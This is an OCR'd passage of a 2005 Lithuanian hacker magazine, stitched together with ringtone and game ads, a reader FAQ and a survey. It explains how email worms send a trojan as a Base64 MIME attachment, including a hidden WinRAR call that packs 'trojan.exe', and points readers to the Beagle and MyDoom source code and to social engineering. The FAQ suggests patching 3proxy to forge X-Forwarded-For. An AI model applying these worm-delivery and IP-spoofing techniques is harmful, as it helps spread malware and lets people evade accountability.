Kaip žinia, baitą sudaro aštuoni bitai. Vienas baitas gali būti 256 reikšmių: nuo 0 iki 255. Tačiau jeigu vietoje aštuonių bitų naudojami tik šeši, tai tuomet informacijos kiekis sumažėja iki 64 reikšmių: nuo 0 iki 63. Dabar svarbiausia: bet kokį 6 bitų baito skaičių galima atvaizduoti kaip spausdinamą simbolį. 64 simboliai nėra daug, tačiau ASCII simbolių tikrai pakaks, kas mums leidžia visus duomenis užkoduoti naudojant šią simbolių aibę:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Toliau imami trys iš eilės einantys baitai po aštuonis bitus (viso 24 bitai) ir padalinami į keturis 6-ių bitų baitus (viso 24 bitai). „Šešių bitų baitas" skamba šiek tiek keistai. Iš tiesų bitų yra aštuoni, tačiau naudojami tik 6 jaunesnieji bitai, du vyresnieji bitai yra ignoruojami. Remdamiesi šiuo principu mes galime perkoduoti bet kokią dvejetainę informaciją į tekstą, tuo pačiu nelabai smarkiai padidindami jo apimtį (30% procentų). Po to mūsų informacija per pašto serverį perduodama reikiamam adresatui, kurio pašto programa tekstą dekoduoja į dvejetainę bylą. Paruoštą *Base64* kodavimo pavyzdį tu rasi mūsų su žurnalu pateikiamame diske. Vis dėlto paprastai į laiško tekstą įterpti *Base64* kodo nepakanka. Tam, kad pašto programa šį tekstą atpažintų kaip laiško priedą, reikia suformuoti atitinkamas antraštes. Laiško pradžioje būtinai reikia įterpti *MIME-Version* ir *Content-Type* antraštes, kur pirmoji nurodo MIME versiją (mes naudosime 1.0), o antroji — siunčiamo laiško tipą ir skyriklius tarp MIME elementų. Prieš *Base64* duomenis turi būti įterptas blokas, kuris aprašo šių duomenų tipą, laiško priede pateikiamos bylos pavadinimą ir kodavimo tipą. Tai atrodo maždaug taip:

```
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="_===13023223====_"

--_===13023223====_
Content-Type: text/plain; charset="windows-1251"; format="flowed"
Content-Transfer-Encoding: 8bit

[Laiško tekstas]

--_===13023223====_
Content-Type: application/octet-stream
Content-Disposition: attachment;
filename="trojan.exe"
Content-Transfer-Encoding: base64

... čia yra Base64 duomenys ...
```

Manau, tau aišku, kaip prie laiško prisegti priedą. Kadangi visas siunčiamas bylas mes pakuosime į archyvą, reiktų išsiaiškinti, kaip jį galima sukurti. Paprasčiausias ir geriausias būdas — pasinaudoti išoriniu archyvatoriumi, pavyzdžiui, jeigu vartotojo kompiuteryje įdiegtas *WinRar*, tuomet archyvą galima sukurti su viso labo viena eilute: *WinExec('rar.exe a -r data.rar trojan.exe', SW_HIDE)*. Taip galima panaudoti ir kitus archyvatorius, tačiau, deja, ne visų kompiuteriuose įdiegtas bent koks nors archyvatorius. Tokiu atveju mums nieko nelieka, kaip tik archyvus kurti rankiniu būdu. Vis dėlto aš manau, kad tau nesinori kankintis su suspaudimu, todėl mes pasinaudosime *MadZip* biblioteka, kuri leidžia pilnavertiškai dirbti su ZIP archyvais, o į vykdomą bylą prideda tik papildomus 20 Kb. Kaip visada, biblioteką gali rasti kartu su žurnalu pateikiamame diske, ja naudotis labai paprasta, garbės žodis.

Taigi čia aš pasistengiau aprašyti kirminų veikimo ir kai kuriuos jų realizacijos principus. Be abejo, čia pateiktos informacijos nepakanka tam, kad sukeltų naują epidemiją, tačiau visko, ko tam reikia, tu gali išmokti pats (tik jokiu būdu to nedaryk — tai labai blogai!). Iš pradžių siūlyčiau internete susirasti *Beagle* ir *MyDoom* išeities tekstus ir atidžiai juos išstudijuoti, po to perskaityti ir suprasti SMTP ir MIME protokolus aprašančius RFC dokumentus. Taip pat reikia šiek tiek išmanyti psichologiją, kad priverstum daugelį vartotojų paleisti prie laiško prisegtą bylą. Be to, gana neblogai būtų kirminui pridėti kokį nors polimorfą. Vis dėlto aš tikiuosi, kad naujos epidemijos nebus, kadangi kiekvienas, kuris pilnai suvokia mūsų aptariamą temą, nepradės savo žinių eikvoti beprasmiam naikinimui, geriau jas panaudoti visiems naudingos programinės įrangos kūrimui. Sėkmės!

```
Subject: ***news report
Return-Path: <Modula@lydiasloom.com>
X-OriginalArrivalTime: 10 Nov 2005 04:06:01.0397 (UTC) FILETIME=[0FE8AE50:01C5E5AC]

--=_34f783d94a975b7bc79c553621906568
Content-Type: text/html;
        charset="ISO-8859-1"
Content-Transfer-Encoding: quoted-printable

<img src=3Dcid:4b80c7a7b22ffac28d483d6147f97932>
--=_34f783d94a975b7bc79c553621906568
Content-Type: image/gif;
        name="xkifb.gif"
Content-Transfer-Encoding: base64
Content-Disposition: inline;
        filename="xkifb.gif"
Content-ID: <4b80c7a7b22ffac28d483d6147f97932>
```


R01GOD1hEgK4AcIAAAAAAP////8AAMDAwICAgP///wAAAAAAACH5BAEAAAUALAAAAAASArgBAAP+
CBGgvW/ByFxUskrH8n5YEOKkB1qcZnKi+HmTRYLmPHXzKGOdy7o3VQzF8wlpPVwM1hsFSyxocZpb
Vaa811HbujCvSly2KPVQUkog+mQ9s7HJ7+8m+27uGWdp/6Klul1LdnpCcWhxNhR8W2xOUB9AeVmI
YW1jZm+PeC1if25/MDtN12KYXpJMIWR9Y2dVO5wnPodNfJw5kZFgpXBEkrOahqOgpcHA1Fi3NaeK
mbZyQVSKecs2NdbVkLh+iFHWqp3GeFeTvGa/mIy8c4F1xb91VCr1hdmhuc3359iD68aHusBwkxML
EDZZ5kY9o1brji5YSKR4GpImHbyKuQoFpCb+Cgm9XaHo+HFzUOQqdia3oPPmJRMgIw47fhM2jBbM
eDETYSy4ZJaocBc+bUq4ipyOhaj6QApILNHJaz6nJd2jA+A1NUmCVtzGcVLEfW1IfnX3k+zWczgb
hgQ3jNJMkUNbhmQ4VWnWnjbXbJRGaNMtFE19nYy1UhvatUPYplvjcN5QLrXE1nm8Qi9VoFK9gjzo
pC9BoTpRAVbmOdPYSuhE57R5t9JVLaaAtSPtOGXVx+6iOUTcTRhJtOWh3dS69alffvk22jr1jhRb

Laiško priedas

Melodijų TOP 10

1	MINO & VILIJA - Vivo per lei	5410102094	6	MINO - Be meilės mirt galiu	5410102134
2	69 DANGUJE - 9 danguj	5410102107	7	VILIJA - Spjaudau ir gaudau	5410101992
3	B'AVARIJA & V. RIAUBIŠKYTĖ - Aš tavo	5410102144	8	BENASSI BROS - Every Single Day	5410102042
4	ANDRIUS - Nešek sau rožės prie kasų	5410102090	9	MADONNA - Hung Up	5410102101
5	VILIJA - Mylėk	5410102168	10	RAKETA - Padarys mane	5410102194

Naujos		Lietuviškos	
ATLANTA - Sakyk man taip	5410102186	ŽAS - Euroliga	5410101996
LT UNITED - We Are The Winners	5410102200	A. MAMONTOVAS - Liūdesio angelas	5410102170
MADONNA - Sorry	5410102184	MOKINUKĖS - Mažyti mielas	5410102154
STEVIE WONDER - I Just Called	5410102199	MANTAS - Gyvenam kartą	5410102074
MATTAFIX - Passerby	5410102198	TABU - Maža širdelė	5410101954
MANGO - Sniegena	5410102205	KASTANEDA - Ką gi tu darai	5410101958
VAIDAS - Kai ši muzika skamba	5410102203	FUNKY - Tarp krentančių žvaigždžių	5410101963
ALANAS CHOŠNAU - Heat	5410102202	MANGO - Karštas bučinys	5410101965
HELENA PAPARIZOU - Mambo	5410102201	MIA - Sapnai	5410101967
Populiarios		TABU - Jausmas	5410101688
T.A.T.U - Friend or Foe	5410102172	Ž. ŽVAGULIS - Alaus danguje nėra	5410101690
JAMES BLUNT - Goodbye My Lover	5410102178	E. KUČINSKAS - Lai, lai angelai	5410101760
SUGABABES - Ugly	5410102162	B'AVARIJA - Milijonai bučinių	5410101762
ARASH - Arash	5410102152	DONALDA - Nušvito saulė	5410101783
WALTERS & KAŽA - Feeling this Touch	5410102136	YVA - Tik aš ir tik tau	5410102132
SHAKIRA - Don't Bother	5410102141	ONSA - Don't Let Me Die	5410102067
EROS RAMAZZOTTI - La Nostra Vita	5410102109	DELFINAI - Ačiū Tau	5410102043
THE BLACK EYED PEAS - My Humps	5410102156	GELTONA - Meilė ateina	5410102190
SUGABABES - Push the Button	5410102069	YVA - Daina ne daina	5410102195
JAMES BLUNT - High	5410102037	AMBERLIFE - Day Or Night	5410102167
GORILLAZ - Dare	5410101979	DELFINAI - Negaila	5410102188
JUANES - La Camisa Negra	5410101964	ŽAS - Mandarinai	5410101023
JAMES BLUNT - You're Beautiful	5410101876	**THE RASMUS**	
LIQUIDO - Ordinary Life	5410101798	First Fay In My Life	5410101482
BON JOVI - Have A Nice Day	5410101975	Funeral Song	5410101050
COLD - Happens All The Time	5410101976	Guilty	5410101773
LINKIN PARK - One Step Closer	5410102048	No Fear	5410101960
ROBBIE WILLIAMS - Tripping	5410102039	Sail Away	5410102150
ROB THOMAS - Lonely no More	5410101838	**EMINEM**	
50 CENT - Just a Lil Bit	5410101839	Just Lose It	5410101330
MAROON 5		Like Toy Soldiers	5410101448
She Will Be Loved	5410101179	Lose Yourself	5410101137
Sunday Morning	5410101386	Mockingbird	5410101754
This Love	5410101042	Mosh	5410101275
Harder To Breathe	5410101476	Stan	5410101470
Must Get Out	5410101799	The Way I Am	5410101943

MONOTONINĖ
1. **Rašyk žinutę su: M ir kodu:** Pvz.: M5410102094, draugui: M5410102094 370699XXXXX
2. **Siųsk numeriu: 1390**

POLIFONINĖ WAP/GPRS **2 Lt**
1. **Rašyk žinutę su: P ir kodu:** Pvz.: P5410102094, draugui: P5410102094 370699XXXXX
2. **Siųsk numeriu: 1390**

MELODIJOS MONOTONINĖS: NOKIA: visiems modeliams
MELODIJOS POLIFONINĖS: NOKIA, SAMSUNG, MOTOROLA, SIEMENS, SONY-ERICSSON, LG, PANASONIC: su WAP nustatymais

Spalvoti paveikslėliai



F5410101346, F5410101421, F5410101452, F5410101534, F5410101486, F5410101958, F5410101992, F5410101980, F5410101870, F5410101977, F5410101485, F5410101989, F5410101412, F5410101016, F5410101166, F5410101710, F5410101991, F5410101705, F5410102000, F5410101986, F5410101879, F5410101674, F5410101719, F541010252, F5410101635, F5410101350, F5410101982, F5410101270, F5410101970, F5410101503, F5410101164, F5410101881, F5410101262, F5410101314, F5410101269, F5410101279, F5410101631, F5410101208, F5410101168, F5410101215, F5410101392, F5410101296, F5410101871, F5410101403, F5410101506

1. **Rašyk žinutę su kodu:** Pvz.: F5410101346, draugui: F5410101346 370699XXXXX **2 Lt**
2. **Siųsk numeriu: 1390** **WAP/GPRS**

NOKIA, SIEMENS: su WAP nustatymais, **SAMSUNG:** D100, E100, E700, E710, P100, P400, P510, S100, S500, T500, X400, X450, D700, V100, P700, **MOTOROLA:** C350, C370, C450, C550, E380, C650, **SONY-ERICSSON:** T300, T68, T302, T306, T310, T312, T316, T230, Z200, Z208, Z500, Z600, Z608, K700c, K700i, Z1010

Paveikslėliai su tekstu



T5410101018, T5410101024, T5410101039, T5410101034, T5410101020, T5410101022, T5410101037, T5410101013, T5410101002, T5410101015, T5410101005, T5410101044, T5410101001, T5410101032, T5410101035, T5410101027, T5410101064, T5410101037, T5410101043, T5410101009

1. **Rašyk žinutę su kodu:** Pvz.: T5410101018 **TEKSTAS** **2 Lt**
2. **Siųsk numeriu: 1390** **WAP/GPRS**

Ši paslauga tinka tokiems patiems telefonų modeliams, kaip ir spalvotų paveikslėlių

JAVA žaidimai

SEXY POKER 2006



J5410101188

Pačios seksualiausios merginos kviečia Jus kartu pažaisti. Žaiskite įdėmiai ir Jus pamatysite jų grožį ir žavesį. Aukščiausio lygio vaizdai. Tai vienas iš seksualiausių žaidimų mobiliesiems telefonams.

NOKIA: 2650, 3100, 3120, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6030, 6230, 6100, 6200, 6220, 6560, 6610, 6610i, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7650, N-Gage, N-Gage-QD

NEW YORK NIGHTS: SUCCESS IN THE CITY™



J5410101147

Įgyvendink savo svajones ir apsigyvenk New York'e. Tu turi 40 dienų, kad pasiektum sėkmę - susirastum draugų, svajonių darbą bei tikrą meilę... Šitame beprotiškiausiame pasaulio mieste!

NOKIA: 3100, 3200, 3300, 3650, 3660, 5100, 6100, 6220, 6230, 6610, 6800, 6230, 6200, 6600, 6630, 6260, 6610i, 6820, 7250i, 7260, 7200, 7210, 7250, 7610, 7650, N-Gage, N-Gage-QD **MOTOROLA:** C650, C380, V300, V400, V500, V550, V535, V551, V545, V600, V620, V80 **SIEMENS:** C65, CX65, S65, S55, SL55, M55, C60, MC60 **SAMSUNG:** X460 **SONY-ERICSSON:** T610, T616, T618, T628, T630, Z600, K700, K700i, 3510i

STREETBALL EXTREME




J5410101171

Susirinko komandos iš viso miesto tam, kad dalyvautų lauko krepšinio turnyre. Surink komandą ir mesk iššūkį kitoms 13 komandų. Tai puikus žaidimas, grafika, tikri išgyvenimai ir puikus krepšinio triukai.

NOKIA: 2650, 3100, 3105, 3108, 3120, 3125, 3205, 3200, 3220, 3300, 3230, 3510i, 3530, 3586i, 3595, 3650, 3660, 3600, 3660, 5100, 5140, 5140i, 6100, 6110, 6108, 6170, 6020, 6030, 6230, 6230i, 6200, 6220, 6225, 6560, 6600, 6630, 6670, 6620, 6260, 6610, 6610i, 6620, 6650, 6651, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7710, 7610, 7650, 8910i, N-Gage, N-Gage-QD **MOTOROLA:** V300, V400, V500, V550, V535, V551, V545, V555, V600, V620, E398, E550, V80, C650, C380, V180, V188, V220 **SONY-ERICSSON:** K500i, K500, K700, K700i **SIEMENS:** CX65, M65, S65, SK65, C65, SL55

MOBILE FORCE 2



J5410101167

2514 m. Mūsų galaktiką atranda neatpažintas kosminis laivas. Dingo kontaktas su žvalgybininkais, todėl tavo uždavinys išanalizuoti visą situaciją ir surasti dingusią grupę. Galimos įvairiausios valdymo formos: 6 lygiai, detalizuota grafika, 12 įvairių vagių, 6 ginklų rūšiai.

NOKIA: 2650, 3100, 3105, 3108, 3120, 3200, 3300, 3510i, 3530, 3586i, 3595, 3650, 3660, 3600, 3660, 5100, 6100, 6110, 6200, 6610, 6610i, 6620, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, 8910i, N-Gage, N-Gage-QD

WAR OF THE WORLDS



J5410101189

Tai žaidimas pagal to paties pavadinimo filmą. Tu žaidi kaip Trikojis, turi pabaigti kiekvieną lygį per tam tikrą laiką. Su tavimi kovos žmonės įvairiausiais ginklais ginkluoti. Nuostabi grafika, 13 lygių įtrauks tave į žaidimą.

NOKIA: 2650, 3100, 3120, 3200, 3220, 3230 3300 3510i, 3650, 3660, 3600, 3660, 5100, 5140, 5140i, 6020, 6030, 6100, 6200, 6220, 6230, 6230i, 6600 6620, 6630, 6670, 6620, 6260 6610, 6610i, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7710, 7610, 7650, N-Gage, N-Gage-QD **MOTOROLA:** C650, C380, V180, V188, V220, V300, V400, V500, V550, V535, V551, V545, V555, V600, V620, E398, E550, V80, **SIEMENS:** C65, CX65, M65, S65, SL65, SK65 **SAMSUNG:** E800, E820 **SONY-ERICSSON:** T610, T616, T618, T630, Z600, S700, K700, K700i, K500i, K500

1. **Rašyk žinutę su kodu:** Pvz.: J5410101188, draugui: J5410101188 370699XXXXX **10 Lt**
2. **Jei priklausai OMNITEL ar BITĖ, siųsk numeriu: 1390** **Jei priklausai TELE2, siųsk numeriu: 1399** **WAP/GPRS**

© 2005 Paramount Pictures and Dreamworks LLC. War of the Worlds Mobile Game published by Gameloft. All Rights Reserved. Gameloft is a trademark of Gameloft in the U.S. and/or other countries. © 2005 Gameloft. All Rights Reserved. Gameloft and New York Nights: Success in the City are trademarks of Gameloft in the US and/or other countries.

WAP/GPRS Įsitikinkite, kad telefone įjungta **WAP/GPRS** paslauga. Ją užsisakykite paskambinę savo operatoriui: **TELE2 - 117, OMNITEL - 1566, BITĖ GSM - 1501.** Paslauga tinka visiems OMNITEL, BITĖ LIETUVA, TELE2 klientams, išskyrus PILDYK ir MAŽYLIO vartotojus.

info@ra7.lt

PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q: Noriu paeksperimentuoti su egzotiškomis failų sistemomis, tokiomis, kaip *ReiserFS* ir JFS. Kuris iš Linux'ų su jomis dirba?

A: Tiesą sakant, daugelis. Pavyzdžiui, eksperimentams puikiai tiks *Fedora Core 4*. Pagal nutylėjimą šios failų sistemos nėra naudojamos, tačiau niekas netrukdo savarankiškai aktyvuoti jų galimybę. Įdiegimo metu tau reikia pereiti į komandinę eilutę ir, norint aktyvuoti *ReiserFS*, joje įvesti:

```
linux selinux=0 reiserfs
```

JFS atveju komanda būtų tokia:

```
linux selinux=0 jfs
```

Jeigu ketini pasinaudoti XFS failų sistema, tiesiog surink:

```
linux xfs
```

Pastebėsiu, jog visos trys šios sistemos yra žurnalizuojančios. Būdingas tokių failų sistemų bruožas yra specialus įvykių žurnalas, kuriame surašomas bylose atliktų pakeitimų sąrašas. Toks metodas leidžia efektyviai išsaugoti failų sistemos vientisumą, net jeigu netikėtai dingsta maitinimas arba įvyksta koks nors aparatinis sutrikimas.

Q: Kaip žinia, skaidrūs *proxy* serveriai išduoda realų vartotojo IP adresą per HTTP antraštę *X–Forwarded–For*. Taigi klausimas: ar yra tokių *proxy* serverių, kurie leistų perdavinėti suklastotą *X–Forwarded–For*? Būtų šaunu čia įrašyti pentagono adresą ir landžioti po visą internetą. Tegu ieško :).

A: Pasirodo, surasti tokią funkciją palaikantį *proxy* serverį ne taip paprasta. Vienintelis tai sugebantis yra *3[APA3A]tiny proxy (3proxy)*. Serveris konfigūruojamas tekstinėje byloje, kuri pačiu paprasčiausiu atveju gali atrodyti maždaug taip:

```
nserver 127.0.0.1
auth none
allow *
proxy –p8080
internal 127.0.0.1
log /dev/null
```

Anonimiškumo lygis parodomas paleidimo metu. Galima naudoti du raktus: *–a*, kuris parodo, kad *proxy* bus anonimiškas, ir *–a1*, kuris priverčia serverį vietoje *X–Forwarded–For* perdavinėti atsitiktines IP adresų reikšmes. Deja, taip imti ir čia nurodyti konkretaus IP adreso negalima, tačiau niekas nesako, kad tai iš esmės neįmanoma. Kaip žinia, *3[APA3A]tiny proxy (3proxy)* platinamas su išeities tekstais, todėl tu kuo puikiausiai gali programą pritaikyti savo reikmėms. Pasakysiu dar daugiau: už *X–Forwarded–For* antraštę atsakantis kodo fragmentas yra byloje *proxy.c*. Čia viskas priklauso nuo tavo fantazijos: galima realizuoti IP generavimą pagal kokį nors algoritmą, IP adresą atsitiktinai parinkti iš nurodyto diapazono (pavyzdžiui, kuris susijęs su kokiu nors *dial–up* tiekėju), IP adresus importuoti iš atskiros konfigūracinės bylos ir t.t. Tik atmink, jog daugelis servisų, nustatę, jog tu naudoji *proxy* serverį, tiesiog atsisakys tave aptarnauti ir tiesiai šviesiai paprašys jį atjungti, jeigu tu nori atlikti kokį nors veiksmą, pavyzdžiui, pervesti pinigus.

Elitinio HAKERIŲ KLUBO nariams taikomos nuolaidos!



Interneto klube „IMPRESS“ su ELITE CLUB nario kortele suteikiama 20 % nuolaida!

IMPRESS

Kaunas, Savanorių pr. 255, (HYPER MAXIMA)

ELITINIS HAKERIŲ KLUBAS

BMS

Pateikus ELITE CLUB kortelę visose BMS parduotuvėse suteikiama 5 % nuolaida.

Kaunas
Savanorių pr. 66
Tel.: (37) 75 10 10
El. paštas: kaunas@bms.lt

BMS MEGAPOLIS,
Savanorių pr.301
Tel.: (37) 313101
El. paštas: megapolis@bms.lt

Vilnius
BMS MEGAPOLIS,
Laisvės pr. 2
Tel.: (5) 24 77 300
El. paštas: v.megapolis@bms.lt

Klaipėda
Minijos g. 2
Tel.: (46) 38 33 33
El. paštas: klaipeda@bms.lt



ANKETA Nr. 35

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu metus

Naudojiesi internetu metus

Kiek žurnalo numerių skaitei? numerius

Kokią OS naudoji?

34–OJO NUMERIO NUGALĖTOJAS:

EGIDIJUS MANEIKIS

IŠ ALYTAUS.
JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.